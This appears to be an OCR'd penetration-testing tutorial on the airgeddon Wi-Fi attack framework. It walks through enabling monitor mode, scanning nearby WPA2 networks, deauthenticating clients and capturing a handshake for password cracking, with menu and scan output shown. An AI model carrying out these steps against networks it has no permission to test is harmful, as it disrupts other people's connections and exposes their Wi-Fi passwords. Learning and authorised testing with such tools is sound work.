Wireless Penetration Testing: Airgeddon

You'll discover how to use airgeddon for Wi-Fi hacking in this article. It enables the capture of the WPA/WPA2 and PKMID handshakes in order to start a brute force assault on the Wi-Fi password key. It also aids in the creation of a fictitious AP for launching Evil Twin Attack by luring clients into the captive portal.

Table of Content

Let start by identifying the state for our wireless adaptor by executing the **ifconfig wlan0** command. Wlan0 states that our wifi connection mode is enabled in our machine.

```
┌──(root💀kali)-[~]
└─# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.47  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::d659:d207:e12a:b7e5  prefixlen 64  scopeid 0x20<link>
        ether 9c:ef:d5:fb:d1:5c  txqueuelen 1000  (Ethernet)
        RX packets 198  bytes 13233 (12.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42  bytes 4584 (4.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Install Airgeddon & Usage

Airgrddon Features:

- Full support for 2.4Ghz and 5Ghz bands

- Assisted WPA/WPA2 personal networks Handshake file and PMKID capturing
- Interface mode switcher (Monitor-Managed)
- Offline password decrypting on WPA/WPA2 captured files for personal networks (Handshakes and PMKIDs) using a dictionary, bruteforce and rule-based attacks with aircrack, crunch and hashcat tools. Enterprise networks captured password decrypting based on john the ripper, crunch, asleap and hashcat tools.
- Evil Twin attacks (Rogue AP)
- WPS features

Download and run the airgeddon script by running the following commands in Kali Linux.

Note: execute the script as root or superuser.

git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git

cd airgeddon

./airgeddon.sh

It will first check for all dependencies and necessary tools before launching this framework. It will attempt to instal the essential tools if they are missing, which may take some time. As indicated in the picture once the installation is complete, you will see the OK status for both required and optional tools.

```
********************************** Welcome ***********************************
This script is only for educational purposes. Be good boyz&girlz!
Use it only on your own networks!!

Accepted bash version (5.1.4(1)-release). Minimum required version: 4.2

Root permissions successfully detected

Detecting resolution... Detected!: 1920×1080

Known compatible distros with this script:
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali"

Detecting system...
Kali Linux

Let's check if you have installed what script needs
Press [Enter] key to continue...

Essential tools: checking...
iw .... Ok
awk .... Ok
airmon-ng .... Ok
airodump-ng .... Ok
aircrack-ng .... Ok
xterm .... Ok
ip .... Ok
lspci .... Ok
ps .... Ok

Optional tools: checking...
bettercap .... Ok
ettercap .... Ok
dnsmasq .... Ok
hostapd-wpe .... Ok
beef-xss .... Ok
aireplay-ng .... Ok
bully .... Ok
nft .... Ok
pixiewps .... Ok
dhcpd ....
```


Now choose the network interface; for a wireless connection, this will be wlan0; hence, choose **option 3** as seen in the image.

```
****************************** Interface selection ******************************
Select an interface to work with:

1.  eth0  // Chipset: Intel Corporation 82545EM
2.  docker0 // Chipset: Unknown
3.  wlan0 // 2.4Ghz // Chipset: Ralink Technology, Corp. RT5370

*Hint* Every time you see a text with the prefix [PoT] acronym for "Pending of Tran

> 3
```

Next, we'll put the Wi-Fi card in monitor mode; the card is in managed mode by default, which means it can't capture packets from various networks; however, Wi-Fi in monitor mode can capture packets passing across the air.

Select **option 2** for Monitor mode.


*Note: Monitor mode is the mode for monitoring traffic, usually on a particular channel. A lot of wireless hardware is capable of **ENTER**ing monitor mode, but the ability to set the wireless hardware into monitor mode depends on support within the wireless driver. As such, you can force many cards into monitor mode in Linux, but in Windows, you will probably need to write your own wireless network card driver.*



Capturing Handshake & Deauthentication

The wlan0mon is in monitor mode, we try to can capture the handshake packets of the wireless network for WPA and WPA2 protocol.

Choose **option 5** to obtain the tool for capturing Handshake/PMKID



Choose **option 6** to select capture the handshake.

When you select option 6, a new window will appear, scanning for WPA and WPA2 networks and attempting to capture the 4-way handshake in a.cap file. After getting Target's AP (Access Point), you can press CTRL^C.


```
************************* Handshake/PMKID tools menu *************************
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:

0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
──────────── (monitor mode needed for capturing) ────────────
5.  Capture PMKID
6.  Capture Handshake

7.  Clean/optimize Handshake file

*Hint* The natural order to proceed in this menu is usually: 1-Select wifi card 2-Put it in mo

> 6

There is no valid target network selected. You'll be redirected to select one
Press [Enter] key to continue ...

***************************** Exploring for targets ******************************
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop ...
```

Exploring for targets

```
CH  6 ][ Elapsed: 24 s ][ 2021-06-05 13:05

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C4:B9:B4:09:37:4C   -1        0        0    0   2   -1                    <length:  0>
1                   -18       11        3    0   3  130   WPA2 CCMP   PSK  raaj
6                   -56       10        0    0   5  130   WPA2 CCMP   PSK  snowie/glowie5g
9                   -60        3        0    0   8  130   WPA2 CCMP   PSK  mahhip
7                   -58        8       25    0   7  130   WPA2 CCMP   PSK  ajoy
6                   -62        8        1    0   1  195   WPA2 CCMP   PSK  Amit 2.4G
6                   -62        9        0    0   1  195   WPA2 CCMP   PSK  601 2.4G
7                   -65        4        0    0   9  130   WPA2 CCMP   PSK  abhi 2.4g
9                   -63        8        0    0  10  130   WPA2 CCMP   PSK  <length:  0>
6                   -65        0        2    0   1   -1   WPA              <length:  0>
7                   -65        3        0    0   9  130   WPA2 CCMP   PSK  <length:  0>
2                   -64        4        0    0  10  130   WPA2 CCMP   PSK  Messi
1                   -66        3        0    0   6   65   WPA2 CCMP   PSK  ishita
9                   -62        4        0    0  10  130   WPA2 CCMP   PSK  AG_93
A                   -68        7        0    0   8  130   WPA2 CCMP   PSK  Golf_Greens_Wifi_2.4G
8                   -68        4        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
7                   -68        2        0    0   3  130   WPA2 CCMP   PSK  Kavz
C                   -69        2        0    0   4  130   WPA2 CCMP   PSK  Va binit
A                   -69        3        0    0   5  130   WPA2 CCMP   PSK  Abhiaka
C                   -69        2        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
A                   -69        6        0    0  11  130   WPA2 CCMP   PSK  Mehak jain_4G
0                   -70        2        0    0   6  270   WPA2 CCMP   PSK  B-503
E                   -71        1        0    0   6  270   WPA2 CCMP   PSK  Jasmeen_2G
7                   -71        2        2    0   6  130   WPA2 CCMP   PSK  Neelkamal
68:14:1:59:E1:0     -72        3        0    0   1  195   WPA2 CCMP   PSK  Dead pool 2.4 G
```

It will display a list of all ESSIDs (Wi-Fi names) examined, as well as their BSSID (MAC Address) and ENC encryption protocol type. Then, as we did for ESSID “Raaj,” you can pick your target by supplying a Serial Number.

NOTE: The asterisks (*) indicate client access points; they are maybe the best “clients” for acquiring handshakes. Any Access Point that implements the WEP ENC protocol will be ignored by Airgeddon.




Launch Deauthentication Attack


This attack sends disassociate packets to one or more clients which are currently associated with a particular access point. Disassociating clients can be done for several reasons:

- Recovering a hidden ESSID. This is an ESSID that is not being broadcast. Another term for this is “cloaked”.
- Capturing WPA/WPA2 handshakes by forcing clients to reauthenticate
- Generate ARP requests (Windows clients sometimes flush their ARP cache when disconnected)


Now it will prompt you to select an attack-type; choose **option 2** for Death replay attack, which will utilise deauth attack to disconnect all clients before capturing the AP-client handshake. Then, for a timeout, select a period in seconds.




You’ll see that two windows appear. After deauthentication, one will attempt to undertake a deauth attack, while the other will attempt to record the 4 Way handshake between the client and the access point.



Wait until the WPA Handshake shows in the top right corner of the window, then press CTRL^C.




As you can see, the WPA handshake for AP “raaj”. You can now store this .cap file to your systems.




Aircrack Dictionary Attack for WPA Handshake


The Wi-Fi password was kept in a handshake file, but because it was encrypted, we had to decrypt it to get the password. Return to the main menu by selecting **option 0**.



